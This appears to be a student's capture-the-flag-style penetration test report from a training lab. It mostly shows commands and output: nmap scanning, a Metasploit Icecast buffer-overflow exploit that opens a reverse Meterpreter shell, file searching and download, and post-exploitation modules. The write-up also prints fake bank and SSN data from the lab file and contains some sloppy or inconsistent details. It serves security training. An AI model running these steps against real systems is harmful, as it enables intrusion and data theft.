Activity: Penetration Test Engagement

In this activity, you will play the role of an independent penetration tester hired by GoodCorp Inc. to perform security tests against their CEO's workstation.

- The CEO claims to have passwords that are long and complex and therefore unhackable.
- You are tasked with gaining access to the CEO's computer and using a Meterpreter session to search for two files that contain the strings recipe and seceretfile.
- The deliverable for this engagement will be in the form of a report labeled Report.docx.

GoodSecurity Penetration Test Report

chloeh@GoodSecurity.com

03/03/2021

High-Level Summary:

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.
The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

Findings:

Machine IP: 192.168.0.20
Machine's IP address
Hostname: MSEDGEWIN10
Actual name of the machine
Vulnerability Exploited: windows/http/icecast_header
The name of the script or Metasploit module used

Vulnerability Explanation:


It is reported that the Icecast server is susceptible to a buffer overflow vulnerability. This issue is due to a failure of the application to properly enforce boundary conditions when dealing with user-supplied input data. This vulnerability allows for remote code execution in the context of the Icecast server. It is reported that this vulnerability is only exploitable to execute remote code on Microsoft Windows platforms. This buffer overflow affects all platforms, however it is only exploitable if a sensitive address is located adjacent to the affected buffer. On other platforms, denial of service or code execution may be possible, but this has not been confirmed. Version 2.x up to 2.0.1 are reported vulnerable to this issue.

Severity:

In your expert opinion, how severe is this vulnerability?
This vulnerability is considered to be of medium to high severity due to the unknown possibilities pertaining to DDoS attacks.

Proof of Concept:

First I navigated to Han's command prompt to run a simple ipconfig command to obtain the machine's IP address. By obtaining this one artifact I performed the following steps.



I then navigated back to my penetration testing environment. Firsty, I used nmap to enumerate the services and versions that were in use on Han's machine. Below are my findings.

```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-03 15:35 PST
Nmap scan report for 192.168.0.20
Host is up (0.0074s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
root@kali:~#
```

From this step in discovery I was able to move forward with trying to penetrate Han's environment through a vulnerability in the services. I saw that the Icecast service was being used over port 8000 with a TCP HTTP connection. To begin attacking this service, I searched for Icecast exploits using SearchSploit. By running searchsploit -t icecast windows I discovered that there is an exploit available named Icecast 2.0.1 (Metasploit), and the direct path to this malicious script is windows_x86/remote/16763.rb.

```
root@kali:~# searchsploit -t icecast windows
--------------------------------------------------------------- ---------------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------------
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)     | windows_x86/remote/16763.rb
--------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

I then ran msfconsole to start Metasploit, so I could run a search for an Icecast module. I searched for vulnerabilities with the name "icecast" and the purpose of an exploit. To select this module, I ran "use 0".


```
root@kali:~# searchsploit -t icecast windows
--------------------------------------------------------------- ---------------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------------
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)     | windows_x86/remote/16763.rb
--------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

```
                    `.`.<
                      `-'


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the resource command to run commands from a file

msf5 > seach name:icecast type:exploit
[-] Unknown command: seach.
msf5 > search name:icecast type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrit
e

msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

After selecting the exploit and setting the RHOST to Han's machine, we are ready to run the exploit.

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 2021-03-03 15:40:04
-0800

meterpreter >
```

Once the connection is established with a reverse TCP connection, the vulnerability has been exploited. Now to begin the exfiltration of data, I performed a search for secretfile.txt as shown below.

```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 2021-03-03 15:40:04
-0800

meterpreter > search -f *secret*.txt?
Found 4 results...
    c:\Documents and Settings\IEUser\Documents\user.secretfile.txt (161 bytes)
    c:\Documents and Settings\IEUser\My Documents\user.secretfile.txt (161 bytes)
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
    c:\Users\IEUser\My Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

I found the file path: c:\Users\IEUser\Documenets\user.secretfile.txt, and was able to further exploit this by viewing the secret file.

```
Listing: C:\Users\IEUser\Documents
===================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  48    fil   2020-04-17 08:54:01 -0700  Drinks.recipe.tx
t
40777/rwxrwxrwx   0     dir   2019-03-19 06:00:05 -0700  My Music
40777/rwxrwxrwx   0     dir   2019-03-19 06:00:05 -0700  My Pictures
40777/rwxrwxrwx   0     dir   2019-03-19 06:00:05 -0700  My Videos
40777/rwxrwxrwx   0     dir   2019-03-19 06:21:37 -0700  WindowsPowerShel
l
100666/rw-rw-rw-  402   fil   2019-03-19 06:00:12 -0700  desktop.ini
100666/rw-rw-rw-  43    fil   2020-04-10 00:52:07 -0700  password.txt
100666/rw-rw-rw-  161   fil   2020-04-17 08:57:59 -0700  user.secretfile.
txt

meterpreter > cat user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974meterpreter >
```

I proceeded to search for recipe.txt; search -f *recipe*.txt?. This revealed the file path of receipt.txt: c:\Users\IEUser\Documents\Drinks.recipe.txt. I then viewed and exfiltrated the file. I downloaded the file from Han's machine to my "attacker" machine.

```
meterpreter > search -f *recipe*.txt?
Found 4 results...
    c:\Documents and Settings\IEUser\Documents\Drinks.recipe.txt (48 bytes)
    c:\Documents and Settings\IEUser\My Documents\Drinks.recipe.txt (48 bytes)
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
    c:\Users\IEUser\My Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

```
meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > cd ../../
meterpreter > pwd
C:\
meterpreter > cd Users
meterpreter > cd IEUser
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\IEUser\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  48    fil   2020-04-17 08:54:01 -0700  Drinks.recipe.txt
40777/rwxrwxrwx   0     dir   2019-03-19 06:00:05 -0700  My Music
40777/rwxrwxrwx   0     dir   2019-03-19 06:00:05 -0700  My Pictures
40777/rwxrwxrwx   0     dir   2019-03-19 06:00:05 -0700  My Videos
40777/rwxrwxrwx   0     dir   2019-03-19 06:21:37 -0700  WindowsPowerShell
100666/rw-rw-rw-  402   fil   2019-03-19 06:00:12 -0700  desktop.ini
100666/rw-rw-rw-  43    fil   2020-04-10 00:52:07 -0700  password.txt
100666/rw-rw-rw-  161   fil   2020-04-17 08:57:59 -0700  user.secretfile.txt

meterpreter > download Drinks.recipe.txt
[*] Downloading: Drinks.recipe.txt -> Drinks.recipe.txt
[*] skipped    : Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

After I successfully exfiltrated the file, I used a post exploit module to find other possible vulnerabilities.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

This post exploit command (run post/multi/recon/local_exploit_suggester) revealed 2 more exploit suggestions: exploit/windows/local/ikeext_service and exploit/windows/local/ms16_075_reflection. Once I completed the exploitation process, I decided to gather more sensitive information using post exploit modules. By running a

Meterpreter post script, I enumerated all logged on users as documented below.

```
root@kali: ~

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210303152622_default_192.168.0.20_host.users.activ_370785
.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant
```

The final step I took to gather sensitive information was running a Meterpreter post script to gather system environment information; use post/multi/gather/env, run.

Recommendations:

Upgrade to Icecast 2.0.2 or later. Stay up to date with every patch and version that is released.